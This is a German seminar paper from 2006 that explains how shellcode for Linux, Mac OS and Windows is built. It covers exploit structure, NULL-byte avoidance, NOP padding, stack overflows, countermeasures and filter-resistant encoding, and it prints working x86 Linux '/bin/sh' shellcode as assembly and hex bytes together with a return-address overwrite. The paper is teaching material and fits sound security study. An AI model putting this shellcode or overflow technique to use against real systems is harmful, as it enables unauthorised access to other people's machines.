Shellcode unter Windows, Linux und MacOS

Thorsten Tüllmann
thorsten.tuellmann@ira.uka.de

[Druckvorlage vom 15. Februar 2006]

Inhaltsverzeichnis

1 Einleitung 1
1.1 Grundlagen 1
1.1.1 Angriffsvektoren 1
1.1.2 Exploittechnik 2
1.1.3 Payload 2
1.2 Designanforderungen für Shellcode 3
1.2.1 Robustheit 3
1.2.2 Kompaktheit 3
1.2.3 Das NULL-Byte Problem 4
1.3 verwendete Werkzeuge 4

2 Angriffe auf Linux 5
2.1 Die Linux-Architektur 5
2.2 Shellcode für Linux 5
2.3 Exploits für Linux 9
2.3.1 Stack Overflows 9
2.4 Gegenmaßnahmen 9

3 Shellcode unter Mac OS 11
3.1 Die PowerPC-Plattform 11
3.2 Shellcode für den Mac 11

4 Shellcode unter Windows 13
4.1 Die Windows-Architektur 13
4.2 Shellcode 14
4.2.1 Payloads für Windows 14
4.2.2 Typischer Windows-Shellcode 14

5 Fortgeschrittene Techniken 17
5.1 Alternative Payloads 17
5.2 Filterresistenter Shellcode 17
5.3 Portabler Shellcode 18

Literaturverzeichnis 19

1 Einleitung

1.1 Grundlagen

Obwohl die Gefahren von Buffer Overflows und verwandten Sicherheitslücken bereits seit den Anfangstagen der Programmiersprache C bekannt sind, stellen sie auch in der heutigen Zeit noch immer eines der größten Risiken im Bereich des Hacking dar. Ist eine Sicherheitslücke in einem für Hacker attraktiven Softwareprodukt gefunden, ist es häufig nur eine Frage der Zeit, bis Code im Netz kursiert, der die Lücke ausnutzt.

Ein solcher Exploit besteht aus drei Teilen: einem oder mehreren Angriffsvektoren, der Exploittechnik und dem eigentlichen Schadcode, der sogenannten Payload [2].



Abbildung 1.1
Aufbau eines Exploits

1.1.1 Angriffsvektoren

Ein Angriffsvektor ist die Abfolge von Aktionen, die ein verwundbares Programm zur Ausführung des fehlerhaften Codes bringt. Zu einer Sicherheitslücke kann es daher mehrere Angriffsvektoren geben. Ist beispielsweise eine Bibliotheksfunktion verwundbar, können alle Programme, die diese einbinden, als Angriffsvektor dienen.

Die Mehrheit der Exploits verwendet bisher zwar nur einen Angriffsvektor, je stärker Systeme jedoch abgeschottet werden, desto eher ist mit einer Zunahme von Exploits zu rechnen, die nicht nur einen, sondern mehrere oder gar alle bekannten Angriffsvektoren verwenden, um die eigenen Erfolgsaussichten zu erhöhen.

1.1.2 Exploittechnik

Unter der Exploittechnik versteht man den Algorithmus, der den Kontrollfluß eines Programmes nach den Wünschen des Angreifers verändert und so beliebigen Code zur Ausführung bringt. Die klassische Exploittechnik besteht im Ausnutzen eines Stack Overflows. Dabei schreibt der Angreifer über die Puffergrenzen einer Variablen hinaus und manipuliert so die auf dem Stack gespeicherte Rücksprungadresse.

1.1.3 Payload

Der eigentliche Schadcode eines Exploits, die sogenannte Payload, ist der Inhalt der vorliegenden Seminararbeit.

Bestand in den Anfangstagen des Hacking die Payload meist aus dem Anlegen eines neuen Useraccounts mit root-Rechten oder der Veränderung von Konfigurationsdateien, sind diese Angriffe heute nur noch sehr selten anzutreffen. Beide benötigen eine Veränderung des Dateisystems, um ihre Wirkung zu entfalten. Dadurch sind sie mit wenig Aufwand nachzuweisen. Intrusion Detection Systeme wie etwa TripWire können Änderungen am Dateisystem durch Hashfunktionen schnell und zuverlässig erkennen.

Mitte der neunziger Jahre hat sich als häufig verwendete Payload Assemblercode, der einer Shell mit root-Rechten erzeugt, etabliert. Solche Payloads werden auch als Shellcode bezeichnet. Die Verwendung von Shellcode als Payload ist inzwischen so beliebt, dass die beiden Begriffe in heutiger Zeit beinahe synonym verwendet werden. Dargestellt wird Shellcode meist als Bytefolge in hexadezimaler Schreibweise

Klassischer Shellcode wird zur lokalen Rechteeskalation verwendet: Ist man bereits im Besitz eines Shellzugangs, kann man durch solchen Code eine Shell mit den Rechten des angegriffenen Programms starten.
Der nächste Evolutionsschritt bei Payloads bestand in netzwerkfähigem Shellcode. Dieser erlaubt es, Rechner anzugreifen, auf denen kein lokaler Zugang besteht. Dazu bindet der Code eine Shell

an einen Netzwerkport, auf den der Angreifer zugreifen kann. Eine solche Bindshell kann jedoch bereits durch einfache Paketfilter oder NAT-Gateways aufgehalten werden. Ein Netzwerkadministrator wird eingehenden Netzverkehr in der Regel nur zu bestimmten Rechnern und Ports erlauben. Bei ausgehendem Netzverkehr lassen sich Beschränkungen schwerer umsetzen. Dieser Umstand hat zur Entwicklung von "Reverse Shellcode" geführt. Hierbei nimmt der angegriffene Rechner von sich aus eine Verbindung zum Angreifer auf. Inzwischen gibt aus auch Shellcode, der die Verbindung, die zum Einschleußen des Codes genutzt wurde, weiterverwendet (sogenannter "Findsocket Code"). Ein Entdecken erfordert hier die aufwendige Filterung auf Applikationsschicht etwa durch den Einsatz transparenter Proxies.

Eine Variante, um möglichst kompakten Shellcode zu nutzen, heisst "Loader oder Staged Shellcode". Dabei wird initial nur eine sehr kleiner Code übertragen und eingeschleußt, der restliche Schadcode wird später nachgeladen.

Auch zukünftig ist mit der Entwicklung immer fortschrittlicheren Shellcodes zu rechnen. Alle Bemühungen, die Ausführung solchen Codes zu verhindern, haben sich bisher als vergeblich herausgestellt [2].

Vor der Betrachtung von Shellcode auf einigen populären Prozessor- und Betriebssystemarchitekturen sollen zunächst einige abstrakte Designziele bei der Entwicklung von Shellcode definiert werden.

1.2 Designanforderungen für Shellcode

1.2.1 Robustheit

Ein wesentliches Ziel eines jeden Angreifers ist es, nicht entdeckt zu werden. Verwendet er instabilen oder fehlerhaften Code, kann er unter Umständen das ganze System zum Absturz bringen. Ein Absturz wird mit hoher Wahrscheinlichkeit auffallen, und bei der Fehlersuche kann möglicherweise ein Angriff nachgewiesen und die vorhandene Sicherheitslücke geschlossen werden (vgl. [4] S.26).

1.2.2 Kompaktheit

Ein ähnlicher Aspekt ist der Umfang des Shellcodes. Je kleiner der Code, desto höher sind die Chancen, nicht entdeckt zu werden. Handoptimierter Shellcode für Linux auf CISC-Prozessoren hat in

der Regel eine Größe von weniger als hundert Bytes. Windows-Shellcode liegt in der Größenordnung von einem halben Kilobyte.

1.2.3 Das NULL-Byte Problem

Viele Überläufe entstehen durch die fehlerhafte Verwendung von Stringfunktionen wie `strcat()` oder `strcpy()`, bei denen keine Längenprüfungen auf die Argumente angewendet werden. Bei vielen Implementierungen werden Strings im Speicher durch ein NULL-Byte terminiert. Enthält der eingeschleuste Shellcode ein NULL-Byte (das ist ohne besondere Vorkehrungen praktisch immer der Fall), wird der Angriff scheitern, da der Shellcode nur bis zum ersten NULL-Byte ausgewertet wird.

Shellcode zu entwickeln, der keine NULL-Bytes enthält, erweist sich allerdings als keine große Herausforderung. Auf die Details wird bei der Betrachtung der speziellen Systeme weiter eingegangen.

1.3 verwendete Werkzeuge

Zur Entwicklung von Shellcode benötigt man neben einem tieferen Verständnis der Prozessor- und Betriebssystemarchitektur Kenntnisse in Assembler und C. Ein C-Compiler, ein Assembler und ein Debugger, der das Dissamblieren ermöglicht, reichen zum Schreiben von Shellcode aus. Die freie GNU Compiler Collection enthält unter anderem diese Werkzeuge und ist für die hier behandelten und eine Vielzahl anderer Plattformen erhältlich.

Es erweist sich als zweckmäßig, für Entwicklung von Shellcode eine Virtualisierungssoftware wie Q-EMU oder VMware einzusetzen. Programmierfehler können so ohne das Risiko von Datenverlusten nachvollzogen und korrigiert werden.

2 Angriffe auf Linux

2.1 Die Linux-Architektur

Bei Linux handelt es sich um einen freien, hybrid-monolithischen Betriebssystemkern, d.h. der Kern ist zwar monolithisch, erlaubt aber das Nachladen von sogenannten Modulen zur Laufzeit. Die Entwicklung war zu Anfang auf die x86-Architektur beschränkt. Auch wenn zwischenzeitlich Linuxversionen für eine große Zahl von Architekturen existieren, soll sich im Weiteren auf die x86-Architektur beschränkt werden. Der Kern und ein großer Teil der Module laufen im privilegierten Modus (Ring 0), der direkt mit der Hardware kommuniziert. Einige wenige Module und die restliche Software arbeiten im eingeschränkten Benutzermodus (Ring 3). Die Ringe 1 und 2 werden nicht von Linux verwendet. Wie fast alle modernen Betriebssysteme abstrahiert Linux die meisten Betriebsmittel und stellt Schnittstellen (z.B. Systemcalls, Traps) zwischen Kernel und Userland bereit.

2.2 Shellcode für Linux

Der klassische Angriff mit Shellcode besteht im Ausnutzen von Stack Overflows. Zuerst beschrieben wurde er 1996 von Elias Levy unter dem Pseudnoym Aleph One in dem Artikel “Smashing the stack for fun and profit” [1]. Zum Schreiben von Shellcode, der den bereits entwickelten Anforderungen entspricht, ist ein gutes Verständnis der Hardware-nahen Programmierung des anzugreifenden Systems notwendig. Die einfachste Payload für das Ausnutzen eines Overflows besteht im Erzeugen einer Shell mit den Rechten des durch den Angreifer übernommenen Prozesses. Dessen Entwicklung soll nun exemplarisch vom C-Code zum handoptimierten Shellcode gezeigt werden. Die Darstellung folgt dabei weitgehend der von Elias Levy [1], als Betriebsystem wurde Debian Potato mit Kernel 2.2 in einer Q-EMU Emulation gewählt. Der Grund liegt hier einerseits bei Performancegründen, andererseits

verwenden aktuelle Kernel diverse Techniken, die das Ausführen von Shellcode erschweren. Ein Beispiel ist hier das Verwenden randomisierter Startadressen für Prozeduren im Speicher, was das einfache Raten der Startadresse des Shellcodes sehr ineffizient macht.

Der C-Code zum Erzeugen einer Shell unter einem unixoiden Betriebssystem kann wie folgt aussehen:

```
#include <stdio.h>

void main(){
    char *name[2];

    name[0] = '/bin/sh';
    name[1] = NULL;
    execve(name[0], name, NULL);
    exit(0);
}
```

Das Programm besteht neben der Array-Deklaration und -Belegung lediglich aus einem Systemaufruf, dem `execve()`-Systemcall, der eine ihm übergebene Datei ausführt. Als ersten Parameter erwartet der Systemcall den Pfad zu der auszuführenden Datei, der zweite und dritte Parameter enthalten den Argumentvektor bzw. einen Zeiger auf zu übergebende Umgebungsvariablen.

Übersetzt man dieses Programm statisch gelinkt mit Debug-Informationen für `gdb` und disassembliert diesen, ergibt sich folgender Maschinencode:

Abbildung 2.1 *Disassembler Ausgabe*

```
 <main>:       push   %ebp
0x80481c1 <main+1>:    mov    %esp,%ebp                  # Procedure Prelude
0x80481c3 <main+3>:    sub    $0x18,%esp
0x80481c6 <main+6>:    movl   $0x808b688,0xfffffff8(%ebp) # name[0]="/bin/sh"
0x80481cd <main+13>:   movl   $0x0,0xfffffffc(%ebp)       # name[1]=NULL
0x80481d4 <main+20>:   add    $0xfffffffc,%esp
0x80481d7 <main+23>:   push   $0x0                       # push execve arguments on stack
0x80481d9 <main+25>:   lea    0xfffffff8(%ebp),%eax      # load adress of name
0x80481dc <main+28>:   push   %eax
0x80481dd <main+29>:   mov    0xfffffff8(%ebp),%eax      # load adress of "/bin/sh"
0x80481e0 <main+32>:   push   %eax
0x80481e1 <main+33>:   call   0x804bfa0 <execve>         # call execve
0x80481e6 <main+38>:   add    $0x10,%esp
0x80481e9 <main+41>:   add    $0xfffffff4,%esp
0x80481ec <main+44>:   push   $0x0
0x80481ee <main+46>:   call   0x80483a0 <exit>           # call exit
0x80481f3 <main+51>:   add    $0x10,%esp
0x80481f6 <main+54>:   mov    %ebp,%esp
0x80481f8 <main+56>:   pop    %ebp
0x80481f9 <main+57>:   ret
```

Die wichtigen Schritte zum Erzeugen einer Shell sind also:

- Der nullterminierte String "`/bin/sh`", sowie seine Adresse gefolgt vom Word NULL müssen irgendwo im Speicher stehen.
- `0xb` wird nach EAX kopiert (execve-Syscall)
- Die Adresse der Adresse von `/bin/sh` muss nach EBX
- Die Adresse von `/bin/sh` nach ECX
- `0x00` nach EDX
- Ausführen von `int \$0x80`

Um die Robustheit des Codes zu erhöhen, ist es ratsam am Ende des Codes `exit(0)` anzuhängen. Sollte der `execve()`-Aufruf aus irgendwelchen Gründen scheitern, wird so das Auftreten des Fehlers verschleiert.

Da man nicht weiss, wo der Shellcode und insbesondere der String im Speicher abgelegt werden, scheidet die Verwendung absoluter Adressierung aus. Ein einfacher Ansatz, dieses Problem zu umgehen, liegt in der Verwendung von `jmp` und `call`. Mit dem `jmp`-Befehl springt man ans Ende des Codes und springt mit einem `call` zurück an den Anfang. Dabei wird der alte Instruktionszeiger auf dem Stack gesichert, relativ zu diesem lässt sich nun der String adressieren.



Abbildung 2.2
Relative Adressierung

Zwei Probleme bleiben noch zu umgehen. In der vorliegenden Form modifiziert sich der Code zur Laufzeit. Bei Linux und vielen anderen Betriebssystemen wird das .text-Segment im Speicher als Read-Only markiert. Der Code wird daher in einem globalen Array im .data-Segment abgelegt und dort zur Ausführung gebracht:

```
char shellcode[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46"
"\x0c\x00\x00\x00\x00\xb8\x0b\x00\x00\x00\x89\xf3"
"\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xb8\x01\x00\x00"
"\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d"
"\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;
```

Darüber hinaus enthält der Code noch NULL-Bytes. Die entsprechenden Befehle werden mittels XOR umgeschrieben, der Code sieht schliesslich so aus:

```
void main() {
__asm__("
        jmp    0x1f                    # 2 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        xorl   %eax,%eax               # 2 bytes
movb   %eax,0x7(%esi) # 3 bytes
        movl   %eax,0xc(%esi)          # 3 bytes
        movb   $0xb,%al                # 2 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        xorl   %ebx,%ebx               # 2 bytes
        movl   %ebx,%eax               # 2 bytes
        inc    %eax                    # 1 bytes
        int    $0x80                   # 2 bytes
        call   -0x24                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
# 46 bytes total
");
}
hex: char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"
"\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"
```

```
"\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff"
"\xff\xff/bin/sh";
```

2.3 Exploits für Linux

2.3.1 Stack Overflows

Seit Erscheinen dieses Artikels ist das Problem durch die vielfache Beschreibung im Bewusstsein vieler Softwareentwickler verankert, so dass die Chancen, in professionell entwickelter Software eine Schwachstelle zu finden, die sich auf dem hier beschriebenen Weg ausnutzen lässt, recht gering sind.

Der Grund, warum Stack Overflows überhaupt das Ausführen von Shellcode ermöglichen können, liegt in der Speicherstruktur vieler CPU-Architekturen. Die meisten Prozessorfamilien legen auf dem Stack sowohl Programm-Daten wie Variablen, etc. als auch Daten zum Kontrollfluß wie Rücksprungadressen ab.

Auf x86-Prozessoren wächst der Stack nach unten, der aktuelle Stack Pointer wird im Register ESP gespeichert, das demnach bei einem POP erhöht, bei einem PUSH erniedrigt wird.

Neuere Daten haben daher niedrigere Adressen als alte Daten. Der Anfang von Buffern ist allerdings an der niedrigsten Adresse, schreibt man über dessen Grenze hinaus, überschreibt man ältere Daten, wie z.B. gesicherte Instruction Pointer auf dem Stack (vgl. [4] S.165f)

Die entscheidende Frage ist nun, womit man die Rücksprungadresse überschreibt. Da man keine Informationen über die Anfangsadresse des Shellcodes hat, bleibt zunächst nur raten. Ein einfaches Verfahren, die Chancen auf eine gültige Adresse zu verbessern, liegt im NOP-Padding. Dabei werden vor dem Shellcode einige hundert NOPs eingefügt. Nun genügt es, eine Rücksprungadresse zu finden, die an irgendeine Stelle des NOP-Feldes zeigt. Ab dieser Stelle werden dann die restlich NOPs ausgeführt, bis man zum Anfang des eigentlichen Shellcodes gelangt und dieser zur Ausführung kommt [1].

2.4 Gegenmaßnahmen

Die beste Gegenmaßnahme besteht in einer sauberen Programmierung. Wird einem Angreifer keine Möglichkeit gegeben, eine Rücksprungadresse zu manipulieren, kann der Shellcode nicht zur

Ausführung kommen. Alle bisher publizierten Ansätze, das Ausnutzen von Buffer Overflows zu verhindern, wurden bisher zumindest theoretisch umgangen. Gegenmassnahmen wie No-Execution-Bits, nicht-beschreibbare Stacks und auch weitergehende Techniken wie `chroot` oder (Para-)Virtualisierung mittels VMware und ähnlichen Produkten erschweren zwar einen Angriff, machen ihn aber nicht unmöglich [2].

3 Shellcode unter Mac OS

3.1 Die PowerPC-Plattform

Bei Apples MacOS X handelt es sich um ein BSD-artiges Unix-Derivat mit Mach-Kernel. Interessant wird die Betrachtung von MacOS X durch die zugehörige Hardwarearchitektur: den PowerPC, einen typischen Vertreter der RISC-Prozessoren. Zur Zeit vollzieht Apple allerdings den Umstieg auf Intel-CPUs. Die ersten Systeme mit den neuen Prozessoren sind bereits erhältlich. Der PowerPC findet hingegen in einigen aktuellen Spielekonsolen weiterhin Verwendung. Durch die zunehmende Vernetzung und Rechenleistung dieser Geräte könnten auch sie sich zu relevanten Zielen für Hacker entwickeln.

Beim PowerPC handelt es sich um eine 64-bit RISC-Architektur, die allerdings auch in 32-bit implementiert werden kann. [6] Charakteristisch für RISC-Prozessoren ist, dass sie arithmetische Operationen ausschließlich auf Registern durchführen. Alle Instruktionen haben eine Breite von 32bit, die übliche Speicheradressierung ist “big endian”, wobei auch “little endian” von der Architektur unterstützt wird. Die feste Instruktionsbreite und die Load-Store-Architektur führen dazu, dass Shellcode für RISC-Prozessoren größer als für CISC-Prozessoren ist.

3.2 Shellcode für den Mac

Abgesehen von den verschiedenen Assemblersprachen gestaltet sich das Schreiben von Shellcode für MacOS X ähnlich der Herangehensweise bei Linux und anderen Unices.

Es gibt allerdings einige Fallstricke bei der NULL-Byte-Freiheit zu beachten. Der Opcode für die wichtige System Call Instruktion `sc` ist `0x44000002`, enthält also zwei NULL-Bytes. Diese beiden Bytes sind jedoch reserviert. Es gibt keine anderen Instruktionen, die mit `0x44` beginnen und mit `0x02` enden außer `sc`. Die aktuellen Implementierungen akzeptieren alle Bitmus-

ter mit `0x44` am Anfang und `0x02` am Ende als `sc`-Befehl. Anstelle der NULL-Bytes kann man daher beliebige Werte verwenden. Ähnlich verhält es sich mit dem NOP-Befehl, der den Opcode `0x60000000` besitzt. Auch hier sind die NULL-Bytes reserviert, eine mögliche Darstellung, die die CPU dennoch akzeptiert, wäre also `0x60FFFFFFF`.

Ein weiterer Unterschied zur IA-32 Architektur besteht in der Behandlung von Subroutinen. Während dort Rücksprungadressen auf dem Stack gespeichert werden, die durch die Ausnutzung von Buffer Overflows überschrieben werden können, speichert ein PowerPC diese Adresse im Link Register `LR`, das nicht von einem Angreifer überschrieben werden kann. Da es aber nur ein solches Register gibt, muss bei einem zweiten Funktionsaufruf die alte Rücksprungadresse auf dem Stack gespeichert werden und kann dann dort durch Ausnutzen eines Buffer Overflows manipuliert werden.

4 Shellcode unter Windows

4.1 Die Windows-Architektur

Vom theoretischen Gesichtspunkt her unterscheidet sich die Windowsarchitektur nicht besonders von modernen Unices. Konzepte wie dynamisch geladene Bibliotheken oder die Prozess- und Speicherverwaltung gibt es auf beiden Systemen. Von der Implementierung und der praktischen Anwendung gibt es jedoch gewaltige Unterschiede, sodaß zunächst die Unterschiede zwischen beiden Systemen, die für das Schreiben von Shellcode notwendig sind, aufgezeigt werden sollen.

Zunächst is es unter Windows nicht ohne weiteres möglich, direkt mit dem Kern zu kommunizieren. Bei Unices gibt es in der Regel eine 1-zu-1-Abbildung der Bibliotheksfunktionen des Betriebssystems zu den Systemcalls auf Kernelebene. Daher verwenden viele Entwickler direkt die Systemcalls anstelle der Bibliotheksfunktionen und eine nderung dieser API hätte weitreichende Folgen für die Funktionsfähigkeit vieler Programme. Das Interface zum Windows-Kern ändert sich dagegen häufig zwischen verschiedenen Releases und wird über die Win32 API abstrahiert. Diese Programmierschnittstelle ist eine Sammlung von Bibliotheken, den Dynamic Link Libraries (DLLs). DLLs liegen im PE-COFF Format vor, am Anfang jeder DLL steht eine Import-Tabelle, die die Abhängigkeiten von anderen dynamischen Bibliotheken und Funktionen enthält und eine Export-Tabelle, die die bereitgestellten Funktionen der DLL beschreibt. Die meisten DLLs können an beliebigen Stellen im Speicher abgelegt werden, um die Adressierung der Funktionen zu vereinfachen, enthält die Export-Tabelle die Adressen der Funktionen relativ zum Anfang der DLL. Zur Ausführung von Shellcode muss man also zunächst die Adressen der DLLs im Speicher herausfinden, die die vom Shellcode benötigten Funktionen bereitstellt.

Ein weiterer wesentlicher Unterschied zwischen der Unix- und Windows-Welt besteht im Thread-Modell, das unter Windows mo-

derner als unter Unix ist. Prozesse werden unter Windows nicht geforked und erben alle Betriebsmittel des Elternprozesses. Stattdessen erzeugt ein `CreateProcess()` einen neuen Prozess mit eigenem Speicherbereich, der nur Betriebsmittel von seinem Erzeuger erben kann, die auch als vererbbar markiert sind. Da praktisch alle Überläufe in Threads auftreten, kann der Angreifer so nie gültige Stackadressen raten, sondern muss bereits im Speicher vorhandene DLLs für den Shellcode mitverwenden [5] S.123ff.).

4.2 Shellcode

4.2.1 Payloads für Windows

Bei unixoiden Systemen besteht das Ziel einer Attacke fast immer im Starten einer Shell mit den Rechten des angegriffenen Prozesses. Auf Grund des komplexen Vererbungsmodells bei Windows ist es ausgesprochenen aufwendig eine Shell mit den Rechten des Programms zu starten, das man durch eingeschleusten Shellcode unter seine Kontrolle gebracht hat. Beim Starten einer Shell aus dem übernommenen Prozess heraus, gibt man nicht nur den Zugriff auf die gesamte API auf, die deutlich mächtiger als die Shell cmd.exe ist; es können auch eine Vielzahl unvorhergesehener Schwierigkeiten auftauchen: Der Kindprozess darf unter Umständen seinen eigenen Programmcode nicht lesen, etc. Stattdessen ist das übliche Angriffsziel auf einen Windowsrechner das Starten eines Servers mit den Rechten des angegriffenen Prozesses, der als Schnittstelle zur Win32 API fungiert. Dadurch kann man dann beliebige weitere Befehle ausführen (vgl. [5] S.147f.).

4.2.2 Typischer Windows-Shellcode

Um Zugriff auf die API zu bekommen, gibt es zwei prinzipiell unterschiedliche Herangehensweisen: Bei hartkodierten Adressen ist der Code immer nur auf einer bestimmten Plattform lauffähig. Dadurch gerät der Code relativ kurz, aber nicht sehr portabel. Flexibler ist man durch das Durchsuchen des Hauptspeichers nach der kernel32.dll, die die beiden Funktionen `GetProcAddressA()` und `LoadLibraryA()` enthält. Mit diesen lassen sich dann alle weiteren benötigten Funktionsaufrufe nachladen. Eine populäre Technik, um die `kernel32.dll` zu suchen, besteht im Exception Handling von Windows.

Ein einfacher Portbind Shellcode für Windows sieht daher wie folgt aus:

- Suchen der kernel32.dll
- Das Auflösen der Symbole `GetProcAddressA()`, `LoadLibraryA()` sowir `ExitProcess()`
- Laden der Winsock Bibliothek `ws2_32.dll`
- Das übliche Vorgehen bei BSD-artigen Netzwerkstacks um eine Shell an einen TCP-Port zu binden.
  - Socket erzeugen
  - Socket an Port binden
  - Auf dem Port auf eingehende Verbindung warten
  - Verbindung akzeptieren
- Kommandointerpreter starten
- Den Elternprozess sauber beenden

Dieser Code hat einen Umfang von etwa 400 Byte.
Es kann daher zweckmässig sein, staged Code zu verwenden, der initial recht klein ist und die eigentliche Payload beispielsweise mittels HTTP-Get aus dem Netz nachlädt (vgl. [7] S.20ff.).

5 Fortgeschrittene Techniken

5.1 Alternative Payloads

In speziellen Fällen kann es sinnvoll sein, nicht das Betriebssystem sondern eine Anwendung direkt anzugreifen. Ein mögliches Ziel solcher Angriffe sind Datenbankserver. Die wertvollen Informationen solcher Systeme sind nur innerhalb der Datenbank zugänglich. Einen Angriff auf den MS-SQL Server erlaubte es durch Verändern von drei Bytes, die Rechte des Datenbank-Superusers `dbo` zu erreichen. Dieser hat uneingeschränkten Zugriff auf die gesamte Datenbank. Bei MySQL war es durch das Verändern eines Bits möglich, den Server dazu zu bewegen, jedes beliebige Passwort als gültig zu erkennen. Auch SSH-Server stellen ein lohnendes Ziel dar. Dadurch lassen sich beispielsweise private Schlüssel einsammeln.

5.2 Filterresistenter Shellcode

Da Shellcode zumeist als String übergeben wird, kann es nötig werden, diverse Eingabefilter zu umgehen. Es könnten z.B. nur druckbare ASCII-Zeichen als Eingabe zugelassen sein. Diese Beschränkung kann zumindest auf der IA-32-Architektur recht einfach eingehalten werden, da die wichtigsten Stack-Befehle sowie XOR innerhalb des zugelassenen Bereichs liegen. Der komplette Shellcode wächst dabei in etwa um den Faktor vier, das händische Umschreiben des Codes ist sehr zeitaufwendig.

Deutlich einfacher wird das Schreiben filterresistenten Shellcodes bei der Verwendung eines Decoders: Der gesamte Shellcode wir dabei durch einen Codieralgorithmus in druckbare ASCII-Zeichen gewandelt, mit dem Exploit wird ein Stück ASCII-Code mitgeschickt, der den Shellcode dekodiert und ausführt. Ein mögliches Verfahren ist eine Base64-ähnliche Kodierung, die drei Bytes binär in vier druckbaren Bytes kodiert. Der Größenzuwachs beträgt also nur noch etwa ein Viertel des Shellcodes.

Ähnliche Verfahren funktionieren auch bei der Verwendung von Unicode ([5] S.197ff).

5.3 Portabler Shellcode

Das Erzeugen von Shellcode ist im allgemeinen sehr stark von der Hardware-Architektur und dem verwendeten Betriebssystem abhängig. Wenn man das Design-Ziel, möglichst kleinen Code zu produzieren, beiseite lässt, kann man unter gewissen Vorraussetzungen plattformübergreifendem Code erzeugen. Der Ansatz hierbei ist das Schreiben von individuellem Shellcode für alle Archtitekturen, die man unterstützen möchte und dem Erzeugen eines Kontrollflusses, der dafür sorgt, dass der für die jeweilige Plattform notwendige Shellcode erreicht wird [3]. Der praktische Nutzen einer solchen Herangehensweise ist sicherlich fraglich: bereits heute läuft die Mehrheit interessanter Systeme auf Intel-Basis und die Entscheidung Apples, zukünftig ebenfalls auf die IA-64 Architektur umzusteigen, wird diese Situation noch verschärfen.

Literaturverzeichnis

[1] Aleph1. *Smashing The Stack For Fun And Profit*. *Phrack*, 7(49), November 1996.

[2] Iván Arce. *The Shellcode Generation*. *IEEE Security and Privacy*, 02(5):72–76, September-October 2004.

[3] eugenegravitino.net. *Architecture Spanning Shellcode*. *Phrack*, 11(57), August 2001.

[4] James C. Foster, Vitaly Osipov, Nish Bhalla, und Niels Heinen. *Buffer Overflow Attacks - Detect, Exploit, Prevent*. Syngress, 2005. ISBN 1-932266-67-4.

[5] Jack Koziol, David Litchfield, Dave Aitel, Chris Anley, Sinan Eren, Neel Mehta, und Riley Hassell. *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*. Wiley, 2004. ISBN 0-7645-4468-3.

[6] Cathy May, Ed Silha, Rick Simpson, und Hank Warren, editors. *The PowerPC Architekture: A Specification for A New Family of RISC Processors*. Morgan Kaufmann, 2005. ISBN 1-55860-316-6.

[7] Skape. *Understanding Windows Shellcode*. http://www.hick.org/code/skape/papers/win32, Oktober 2003.